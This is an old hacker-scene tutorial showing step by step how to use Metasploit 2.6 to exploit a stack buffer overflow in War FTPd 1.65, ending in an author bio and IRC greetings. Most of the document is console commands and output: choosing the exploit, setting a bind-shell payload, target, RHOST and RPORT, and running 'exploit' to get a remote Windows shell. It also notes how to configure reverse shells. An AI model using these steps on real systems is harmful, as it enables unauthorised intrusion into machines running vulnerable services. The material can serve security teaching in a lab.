
Using Metasploit is very simple and there are usually only a few steps to go through.
I will cover going through setting up Metasploit to exploit War FTPd 1.65 which is vulnerable to a **stack buffer overflow.**

The first thing we do is open up the **Metasploit Console**.




```
+ -- --=[ msfconsole v2.6 [153 exploits - 76 payloads]

msf >
```

We can then grab a list of the exploits available to Metasploit by using the following command:
show exploits




```
  tftpd32_long_filename              TFTPD32 <= 2.21 Long Filename Buffer Overflow
  trackercam_phparg_overflow         TrackerCam PHP Argument Buffer Overflow
  ultravnc_client                    UltraVNC 1.0.1 Client Buffer Overflow
  uow_imap4_copy                     University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                     University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux                Unreal Tournament 2004 "secure" Overflow (Linux
)
  ut2004_secure_win32                Unreal Tournament 2004 "secure" Overflow (Win32
)
  warftpd_165_pass                   War-FTPD 1.65 PASS Overflow
  warftpd_165_user                   War-FTPD 1.65 USER Overflow
  webstar_ftp_user                   WebSTAR FTP Server USER Overflow
  winamp_playlist_unc                Winamp Playlist UNC Path Computer Name Overflow

  windows_ssl_pct                    Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                      Microsoft WINS MS04-045 Code Execution
  wmailserver_smtp                   SoftiaCom WMailserver 1.0 SMTP Buffer Overflow
  wsftp_server_503_mkd               WS-FTP Server 5.03 MKD Overflow
  wzdftpd_site                       Wzdftpd SITE Command Arbitrary Command Executio
n
  ypops_smtp                         YahooPOPS! <= 0.6 SMTP Buffer Overflow
  zenworks_desktop_agent             ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow

msf >
```

We now select the exploit to use:




```
  trackercam_phparg_overflow         TrackerCam PHP Argument Buffer Overflow
  ultravnc_client                    UltraVNC 1.0.1 Client Buffer Overflow
  uow_imap4_copy                     University of Washington IMAP4 COPY Overflow
  uow_imap4_lsub                     University of Washington IMAP4 LSUB Overflow
  ut2004_secure_linux                Unreal Tournament 2004 "secure" Overflow (Linux
)
  ut2004_secure_win32                Unreal Tournament 2004 "secure" Overflow (Win32
)
  warftpd_165_pass                   War-FTPD 1.65 PASS Overflow
  warftpd_165_user                   War-FTPD 1.65 USER Overflow
  webstar_ftp_user                   WebSTAR FTP Server USER Overflow
  winamp_playlist_unc                Winamp Playlist UNC Path Computer Name Overflow

  windows_ssl_pct                    Microsoft SSL PCT MS04-011 Overflow
  wins_ms04_045                      Microsoft WINS MS04-045 Code Execution
  wmailserver_smtp                   SoftiaCom WMailserver 1.0 SMTP Buffer Overflow
  wsftp_server_503_mkd               WS-FTP Server 5.03 MKD Overflow
  wzdftpd_site                       Wzdftpd SITE Command Arbitrary Command Executio
n
  ypops_smtp                         YahooPOPS! <= 0.6 SMTP Buffer Overflow
  zenworks_desktop_agent             ZENworks 6.5 Desktop/Server Management Remote S
tack Overflow

msf > use warftpd_165_user
msf warftpd_165_user >
```

We use the **show payloads** command to show the payloads that are available to us.




```
Metasploit Framework Usable Payloads
====================================

  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_downloadexec            Windows Executable Download and Execute
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf warftpd_165_user > _
```

I choose the win32_bind by doing **set PAYLOAD win32_bind:**




```
  win32_bind                    Windows Bind Shell
  win32_bind_dllinject          Windows Bind DLL Inject
  win32_bind_meterpreter        Windows Bind Meterpreter DLL Inject
  win32_bind_stg                Windows Staged Bind Shell
  win32_bind_stg_upexec         Windows Staged Bind Upload/Execute
  win32_bind_vncinject          Windows Bind VNC Server DLL Inject
  win32_downloadexec            Windows Executable Download and Execute
  win32_exec                    Windows Execute Command
  win32_passivex                Windows PassiveX ActiveX Injection Payload
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf warftpd_165_user > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf warftpd_165_user(win32_bind) >
```

We now get a list of potential target operating systems:




```
  win32_passivex_meterpreter    Windows PassiveX ActiveX Inject Meterpreter Payl
oad
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf warftpd_165_user > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf warftpd_165_user(win32_bind) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4 English
   1  Windows 2000 SP0-SP4 German
   2  Windows XP SP0-SP1 English
   3  Windows XP SP2 English

msf warftpd_165_user(win32_bind) > _
```

We then select our target operating system which is Windows XP SP2:



```
  win32_passivex_stg            Windows Staged PassiveX Shell
  win32_passivex_vncinject      Windows PassiveX ActiveX Inject VNC Server Paylo
ad
  win32_reverse                 Windows Reverse Shell
  win32_reverse_dllinject       Windows Reverse DLL Inject
  win32_reverse_meterpreter     Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg             Windows Staged Reverse Shell
  win32_reverse_stg_upexec      Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject       Windows Reverse VNC Server Inject

msf warftpd_165_user > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf warftpd_165_user(win32_bind) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4 English
   1  Windows 2000 SP0-SP4 German
   2  Windows XP SP0-SP1 English
   3  Windows XP SP2 English

msf warftpd_165_user(win32_bind) > set TARGET 3
TARGET -> 3
msf warftpd_165_user(win32_bind) >
```

After selecting the target we set the Remote Host and Remote Port to exploit:



```
  win32_reverse_dllinject          Windows Reverse DLL Inject
  win32_reverse_meterpreter        Windows Reverse Meterpreter DLL Inject
  win32_reverse_stg                Windows Staged Reverse Shell
  win32_reverse_stg_upexec         Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject          Windows Reverse VNC Server Inject

msf warftpd_165_user > set PAYLOAD win32_bind
PAYLOAD -> win32_bind
msf warftpd_165_user(win32_bind) > show targets

Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4 English
   1  Windows 2000 SP0-SP4 German
   2  Windows XP SP0-SP1 English
   3  Windows XP SP2 English

msf warftpd_165_user(win32_bind) > set TARGET 3
TARGET -> 3
msf warftpd_165_user(win32_bind) > set RHOST 127.0.0.1
RHOST -> 127.0.0.1
msf warftpd_165_user(win32_bind) > set RPORT 21
RPORT -> 21
msf warftpd_165_user(win32_bind) > _
```


set RHOST 127.0.0.1

set RPORT 21

If we were using a win32 reverse connect shell we would have to also set the Local Host using:

set LHOST 127.0.0.1 (example only, we would have to use a real world IP Address.)

It is now time for us to launch the exploit, we use the **exploit** command:




```
Supported Exploit Targets
=========================

   0  Windows 2000 SP0-SP4 English
   1  Windows 2000 SP0-SP4 German
   2  Windows XP SP0-SP1 English
   3  Windows XP SP2 English

msf warftpd_165_user(win32_bind) > set TARGET 3
TARGET -> 3
msf warftpd_165_user(win32_bind) > set RHOST 127.0.0.1
RHOST -> 127.0.0.1
msf warftpd_165_user(win32_bind) > set RPORT 21
RPORT -> 21
msf warftpd_165_user(win32_bind) > exploit
[*] Starting Bind Handler.
[*] Trying Windows XP SP2 English using return address 0x71ab9372....
[*] 220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
[*] Sending evil buffer....
[*] Got connection from 127.0.0.1:1361 <-> 127.0.0.1:4444

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

E:\Documents and Settings\Chris Morganti.MORGANTI-0LEYO9\Desktop\War FTPd>_
```

And we now have a shell.

With some exploits you can actually check if the target is vulnerable before launching the exploit by using the **check** command (just before you launch the exploit.)


Metasploit Web Interface



```
+-----=[ Metasploit Framework Web Interface (127.0.0.1:55555)
```

If we launch MSFWeb (Metasploit Web Interface) we get a console listening on a port.

We can then logon to it using a web browser (http://127.0.0.1:55555):



- 3Com 3CDaemon FTP Server Overflow
- AOL Instant Messenger goaway Overflow
- AWStats configdir Remote Command Execution
- Alt-N WebAdmin USER Buffer Overflow
- Apache Win32 Chunked Encoding
- AppleFileServer LoginExt PathName Overflow
- Arkeia Backup Client Remote Access

Being the Web Interface is overwhelming simple to use, I will not go through and explain how to use it.

Greetz To

htek, HackJoeSite, FRSilent, Read101, tomchu, nic`, BSoD, r0rkty/John h4x, Nitrous, SyS64738, Trash-80, morning_wood, Astharot, Fauley, Furax, PsAuX, SecurityWireless, SysSpider, Siegfried, fritz, darkt3ch, Predator/ill skillz, headddshot, BioHunter, Digerati, digital-flow, butthead, spiderlance, FishNET, W--, nrs, IBMWarpst, Nixus, varu, z16bitseg, PTP, felosi, wicked/aera, HotShowers, spiderlance, Palmeiro, Kadafiu, sNKenjoi, tgo, melkor, mu-tiger, royal, Wex, ksv, GoTiT4FrE, muon, CKD, Dr4g, dlab, snx, skiddieleet, ProwL, Edu19, drygol, kon, Iadnah, EwenG, belgther, deca, icenix, j0sh, werx, hybrid, Cephexin, FLX, kingvandal, illbot, str0ke and Kenny, Blake & Stephen from GSO.

As well as all the people in:

#BHF, #securzone, #darkscience, #Pranks (irc.bluehell.org)
#d-u, #w4ck1ng (EFnet irc.blackened.com)
#ASO, #Social (irc.anomalous-security.org)
#blackcode (irc.uplinklounge.com)
#illmob, #gso-chat (irc.governmentsecurity.org)
#chasenet (irc.datawhore.net),
#xelix (irc.xelix.net)
#remote-exploit (Freenode)
#milw0rm (irc.milw0rm.com)

And of course a couple of other IRC Channels & Networks I won't mention.

RedemptiX – My n00bz0r!

Digerati – Thanks for joining our team at Black Hat Forums.

BlueHell Staff – Thanks for #BHF (IRC.BlueHell.org.)

illbot – You are my whore.

fr4g – R.I.P dude.

About The Author

Aelphaeis Mangarae is an 18 year old computer security enthusiast from Australia.
I have published several papers, some of which can be found here:
http://www.milw0rm.com/papers/author/79
I am part of the Zone-H Staff; I also moderate the forum at Zone-H.
Zone-H.org is the second most popular IT Security News website on the Internet.
I am the former founder of Digital Underground Forums and of course the new forum **Black Hat Forums.**

MSN Messenger: adm1n1strat10n[AT]hotmail[DOT]com
Email: adm1n1strat10n[AT]hotmail[DOT]com
IRC: IRC.BlueHell.org #BHF
Xbox Live Gamer Tag: Aelphaeis
IP Address: *.*.*.*